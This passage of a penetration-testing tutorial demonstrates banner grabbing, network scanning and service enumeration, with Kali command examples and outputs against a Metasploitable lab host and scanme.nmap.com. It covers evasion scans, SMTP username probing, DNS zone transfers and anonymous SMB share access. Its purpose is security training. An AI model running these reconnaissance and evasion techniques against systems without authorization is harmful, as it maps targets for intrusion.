└─$ nmap 192.168.119.132 -p80 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-11 16:41 EST
Nmap scan report for 192.168.119.132
Host is up (0.00028s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
```

3. Curl

For web services, **curl** is a powerful tool that can be used to grab banners by making HTTP requests and capturing headers.

- **Command Example**: Grabbing HTTP headers



```
┌──(kali㉿kali)-[~]
└─$ curl -I http://192.168.119.132
HTTP/1.1 200 OK
Date: Sat, 10 Feb 2024 23:21:45 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Type: text/html
```

Best Practices for Banner Grabbing

1. Stealth and Timing

Be mindful of the noise generated by banner-grabbing attempts. Space out requests and use less intrusive methods to avoid detection by intrusion detection systems.

2. Legal and Ethical Considerations

Always ensure that banner-grabbing activities are authorized and within the scope of a legal penetration testing engagement to avoid ethical and legal issues.

3. Data Interpretation

Understand the data you receive. Some services might provide misleading information or generic banners as a security measure. It's crucial to corroborate banner-grabbing results with other reconnaissance techniques.

4. Automation and Scripting

For large-scale assessments, automate banner grabbing using scripts or tools like Nmap scripts or custom scripts that leverage the above commands to streamline the process.

Advanced Banner Grabbing Techniques

1. HTTP Header Analysis

Beyond the server banner, HTTP headers can provide additional information like server configurations, cookies settings, and more, which can be valuable for further exploitation.

2. SSL/TLS Certificate Analysis

Tools like **openssl** can be used to grab certificates from HTTPS servers, providing information about the encryption and possibly the organization details.

- **Command Example**: Using OpenSSL to grab certificates

```
openssl s_client -connect TARGET_IP:443
```

3. Custom Scripts

Penetration testers often write custom scripts to automate and tailor banner grabbing to their specific needs, using languages like Python with sockets or libraries designed for network interactions.

Overview of TCP/IP Protocol Suite for Network Scanning

Introduction

The TCP/IP protocol suite, the backbone of the modern internet, consists of a set of protocols designed to facilitate communication over interconnected networks. Understanding these protocols is crucial for effective network scanning and penetration testing, as it allows for the identification of potential vulnerabilities and the assessment of network security.

TCP/IP Model Layers

The TCP/IP model comprises four layers, each responsible for specific aspects of network communication:

1. Application Layer

This top layer includes protocols that provide services directly to user applications, such as HTTP (Web), SMTP (Email), and DNS (Domain Name Services).

- **Relevance to Pen Testing**: Identifying application-layer protocols can reveal services that are potential vectors for attacks.
- **Example Command**: Using **dig** for DNS queries.

2. Transport Layer

The transport layer is responsible for host-to-host communication and includes key protocols like TCP (Transmission Control Protocol) and UDP (User Datagram Protocol).

- **Relevance to Pen Testing**: Understanding the characteristics of TCP and UDP is crucial for port scanning and identifying open services.
- **Example Command**: TCP scan using Nmap.

3. Internet Layer

The Internet layer handles packet routing across networks, with IP (Internet Protocol) being the primary protocol, alongside ICMP (Internet Control Message Protocol) for diagnostics.

- **Relevance to Pen Testing**: IP addresses and routing paths provide valuable information for mapping the network structure.
- **Example Command**: Traceroute using ICMP packets.

4. Link Layer

This layer is concerned with data transfer between directly connected network nodes, encompassing protocols like Ethernet and ARP (Address Resolution Protocol).

- **Relevance to Pen Testing**: The link layer provides insights into the local network environment and hardware addresses.

- **Example Command**: ARP scan using the **arp-scan** tool.

Key Protocols for Network Scanning

1. TCP

TCP is a connection-oriented protocol that ensures reliable data transfer with mechanisms like handshakes and acknowledgments.

- **Port Scanning**: Identifying open TCP ports can reveal running services.

2. UDP

UDP is a connectionless protocol, used where speed is preferred over reliability, such as streaming services.

- **UDP Scanning**: Finding open UDP ports, though slower and less reliable, can uncover services like DNS or SNMP.

3. IP

IP provides addressing and routing, essential for data packet delivery across networks.

- **IP Scanning**: Discovering live hosts in a network range.

4. ICMP

ICMP is used for sending diagnostic or control messages, such as echo requests for ping.

- **ICMP Echo**: Used to check the availability of a host.

Advanced Network Scanning Techniques

1. SYN Scans

A SYN scan, also known as a half-open scan, initiates a TCP connection without completing it, making the scan less detectable.

- **Command**: *nmap -sS TARGET_IP*

2. ACK Scans

ACK scans help in mapping out firewall rules by sending packets with the ACK flag set and determining which ports are filtered.

- **Command**: *nmap -sA TARGET_IP*

3. Fragmented Packet Scans

Sending fragmented packets can help evade some packet inspection tools and firewalls by splitting the TCP header across several packets.

- **Command**: *nmap -f TARGET_IP*

4. OS Fingerprinting

Determining the operating system of a target can guide further attacks by exploiting specific vulnerabilities.

- **Command**: *nmap -O TARGET_IP*

Enumeration

Understanding the Role of Enumeration in the Cyber Kill Chain

Introduction

In the realm of cybersecurity, the Cyber Kill Chain framework is a crucial concept that outlines the phases of a cyber attack, from initial reconnaissance to the final action on objectives.

The Cyber Kill Chain Framework

Before we dive into enumeration, let's briefly review the Cyber Kill Chain framework. Developed by Lockheed Martin, the framework divides a cyber attack into seven distinct stages:

1. **Reconnaissance**: Gathering information about the target.
2. **Weaponization**: Coupling a remote access malware with an exploit into a deliverable payload.
3. **Delivery**: Transmitting the weapon to the target (e.g., email attachments, websites).
4. **Exploitation**: Exploiting a vulnerability to execute code on the target's system.
5. **Installation**: Installing a backdoor to allow persistent access.
6. **Command and Control (C2)**: Establishing a channel to control the target system remotely.
7. **Actions on Objectives**: Executing the actual objective of the attack (e.g., data exfiltration, destruction).


Enumeration in the Cyber Kill Chain

Enumeration fits primarily into the first stage, Reconnaissance, but its effects permeate through subsequent stages, particularly exploitation and installation. It involves actively connecting to the target system to discover valuable data such as user accounts, system names, network resources, and services running on hosts.

Tools and Commands for Enumeration

Network Scanning

- **Nmap**: A versatile tool for network discovery and security auditing. Example command to scan for open ports and services: *nmap -sV -p 1-65535 192.168.1.1*



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sV -p 1-65535 192.168.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-10 15:25 EST
```

-sV probes open ports to determine service/version info, and **-p** specifies the port range.

DNS Enumeration

- **dig**: A command-line tool for querying DNS name servers. Example command to retrieve DNS records:

```
dig @ns.example.com example.com ANY +noall +answer
```

This queries the specified name server for all records of example.com.

SNMP Enumeration

- **snmpwalk**: A tool to perform SNMP queries. Example command to retrieve SNMP tree:

```
snmpwalk -v2c -c public 192.168.1.1
```

-v2c specifies SNMP version 2c, and **-c** specifies the community string.

SMB Enumeration

- **enum4linux**: A tool for enumerating information from Windows and Samba systems. Example command:

```
enum4linux -a 192.168.1.1
```

-a runs all simple enumeration options.

Practical Enumeration Example

Imagine a scenario where a pentester aims to enumerate a target network to identify potential entry points. The pentester might start with an Nmap scan to discover open ports and services. To find an open SMB port, they may use **enum4linux** to gather more information about shared resources, user groups, and more. This information could reveal a misconfigured share with writable access, which can be exploited to gain a foothold in the network.

Network Services and Enumeration Techniques

Introduction

Network services are integral components of modern computing environments, providing various functionalities such as file sharing, web hosting, and email services. For penetration testers (pentesters), understanding and enumerating these services is crucial to identify potential vulnerabilities and entry points into a system or network.

Common Network Services

Web Services (HTTP/HTTPS)

Web services are among the most prevalent network services, running on ports 80 (HTTP) and 443 (HTTPS). They host websites and web applications, which can be rich sources of information and potential vulnerabilities.

File Transfer Protocol (FTP)

FTP, running on port 21, is used for the transfer of files between systems. It can be insecure if not properly configured, as it transmits data, including credentials, in clear text.

Secure Shell (SSH)

SSH, on port 22, is a secure method of accessing remote systems, widely used for secure command execution and file transfer. Its configuration and version information can be valuable for a pentester.

Simple Mail Transfer Protocol (SMTP)

SMTP, found on port 25, is used for sending emails. Enumeration can reveal email server configurations and potentially lead to information leakage.

Domain Name System (DNS)

DNS, operating on port 53, translates human-readable domain names to IP addresses. Enumerating DNS can reveal subdomains and associated services and sometimes misconfigurations.

NetBIOS/SMB


Running on ports 137-139 and 445, NetBIOS/SMB services are used for Windows file and printer sharing. These services can be exploited if vulnerable versions or misconfigurations are present.

Enumeration Techniques and Commands

Web Service Enumeration

- **Nikto**: A web server scanner that performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs.


```
nikto -h http://192.168.1.1
```



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nikto -h scanme.nmap.com
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Multiple IPs found: 45.33.32.156, 2600:3c01::f03c:91ff:fe18:bb2f
+ Target IP:          45.33.32.156
+ Target Hostname:    scanme.nmap.com
+ Target Port:        80
+ Start Time:         2024-02-10 15:28:06 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.
mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to ren
der the content of the site in a different fashion to the MIME type. See: https://www.net
```

- **Dirb**: A Web Content Scanner. It looks for existing (and/or hidden) Web Objects.

dirb http://192.168.1.1




```
┌──(kali㉿kali)-[~/Desktop]
└─$ dirb https://scanme.nmap.com

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Feb 10 15:29:01 2024
URL_BASE: https://scanme.nmap.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612
```

FTP Enumeration

- **Nmap**: Scan for FTP services and identify anonymous FTP access.

nmap -p 21 --script=ftp-anon 192.168.1.1




```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -p 21 -sV --script=ftp-anon scanme.nmap.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-10 15:32 EST
Nmap scan report for scanme.nmap.com (45.33.32.156)
Host is up (0.21s latency).
Other addresses for scanme.nmap.com (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
rDNS record for 45.33.32.156: scanme.nmap.org

PORT   STATE    SERVICE VERSION
21/tcp filtered ftp
```

SSH Enumeration

- **Nmap**: Identifying SSH service details.

nmap -p 22 --script=ssh2-enum-algos 192.168.1.1




```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -p 22 -sV --script=ssh2-enum-algos scanme.nmap.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-10 15:32 EST
Nmap scan report for scanme.nmap.com (45.33.32.156)
Host is up (0.21s latency).
Other addresses for scanme.nmap.com (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
rDNS record for 45.33.32.156: scanme.nmap.org

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh2-enum-algos:
|   kex_algorithms: (8)
|       curve25519-sha256@libssh.org
|       ecdh-sha2-nistp256
|       ecdh-sha2-nistp384
|       ecdh-sha2-nistp521
```

SMTP Enumeration


- **Nmap**: Gathering SMTP server information.

nmap --script smtp-commands 192.168.1.1 -sV -p 25



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap --script smtp-commands 192.168.119.132 -sV -p25
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-10 15:40 EST
Nmap scan report for 192.168.119.132
Host is up (0.00072s latency).

PORT   STATE SERVICE VERSION
25/tcp open  smtp    Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, START
TLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
```

- **VRFY**: Testing for valid usernames.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ telnet 192.168.119.132 25
Trying 192.168.119.132 ...
Connected to 192.168.119.132.
Escape character is '^]'.
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY admin
550 5.1.1 <admin>: Recipient address rejected: User unknown in local recipient table
VRFY msfadmin
252 2.0.0 msfadmin
```

2.0.0 means the user was found on the server.

DNS Enumeration


- **dig**: Querying DNS information.

dig axfr @ns.example.com example.com

This attempts a DNS zone transfer, which can reveal all the records for a domain.

- **nslookup**: Querying DNS to find associated services and IPs.


nslookup -type=any example.com



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nslookup -type=any cnn.com
Server:         192.168.119.2
Address:        192.168.119.2#53

Non-authoritative answer:
Name:   cnn.com
Address: 151.101.3.5
Name:   cnn.com
Address: 151.101.67.5
Name:   cnn.com
Address: 151.101.195.5
Name:   cnn.com
Address: 151.101.131.5
cnn.com nameserver = ns-1086.awsdns-07.org.
cnn.com nameserver = ns-1630.awsdns-11.co.uk.
cnn.com nameserver = ns-47.awsdns-05.com.
cnn.com nameserver = ns-576.awsdns-08.net.
cnn.com
        origin = ns-47.awsdns-05.com
        mail addr = awsdns-hostmaster.amazon.com
```

NetBIOS/SMB Enumeration

enum4linux: Enumerating Windows and Samba information.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ enum4linux -a 192.168.119.132
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sa
t Feb 10 15:43:21 2024

 =========================================( Target Information )=========================================


Target ........... 192.168.119.132
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

Practical Example

Consider a pentester tasked with assessing the security of a corporate network. The pentester might start with a broad Nmap scan to identify live hosts and open ports. Upon discovering an FTP service running on a host, they could use Nmap to check for anonymous access. Finding it enabled, they might access the FTP server and enumerate directories for sensitive information.

Simultaneously, the pentester might find a web server and use Nikto and Dirb to uncover hidden directories, outdated server software, or misconfigurations like directory listing is enabled. These findings could lead to further exploitation opportunities or reveal sensitive information crucial for deeper penetration into the network.

SMB Enumeration in Penetration Testing

Introduction

Server Message Block (SMB) is a network communication protocol used for providing shared access to files, printers, and serial ports among nodes on a network. It is predominantly used in Windows environments but can also be found in Linux and macOS systems through Samba, an SMB-compatible file and print server. SMB enumeration, a critical aspect of penetration testing, involves gathering detailed information about network shares, users, groups, and policies.

Understanding SMB

SMB operates on TCP ports 139 and 445. Port 139 supports SMB over NetBIOS (a session layer protocol), while port 445 supports SMB directly over TCP/IP without the need for NetBIOS. Historically, SMB has been vulnerable to various attacks, making it a prime target during penetration testing.

Tools and Techniques for SMB Enumeration

Nmap

Nmap ("Network Mapper") is a powerful tool used for network discovery and security auditing. It can be used to detect SMB services and gather information about them.

- **Detecting SMB Services**:

nmap -p 139,445 -oG smb-servers.txt 192.168.1.0/24

This command scans the network for devices running SMB services and outputs the results to **smb-servers.txt**.

- **SMB Version Scanning**:

nmap -p 139,445 --script=smb-os-discovery 192.168.1.1

This script identifies the SMB version along with the operating system and hostname.

Enum4linux

Enum4linux is a tool for enumerating information from Windows and Samba systems. It can extract much information, including shares, users, and more.

- **Full Enumeration**:

enum4linux -a 192.168.1.1

This command performs all simple enumeration options against the target.

Smbclient

Smbclient is a command-line tool that allows access to SMB/CIFS resources on servers. It can be used to list shares, and access shared folders.

- **Listing Shares**:

smbclient -L \\192.168.1.1 -N

This command lists all available shares on the target. **-N** is used to bypass password prompting.

- **Accessing a Share**:

smbclient \\\\192.168.1.1\\sharename -N


This allows you to access a specific share and perform operations like file transfer.

Metasploit

The Metasploit Framework provides modules for SMB enumeration, which can be more invasive and should be used with caution.

- **SMB Version Scanning**:

Using Metasploit's **auxiliary/scanner/smb/smb_version** module, testers can identify SMB service information.

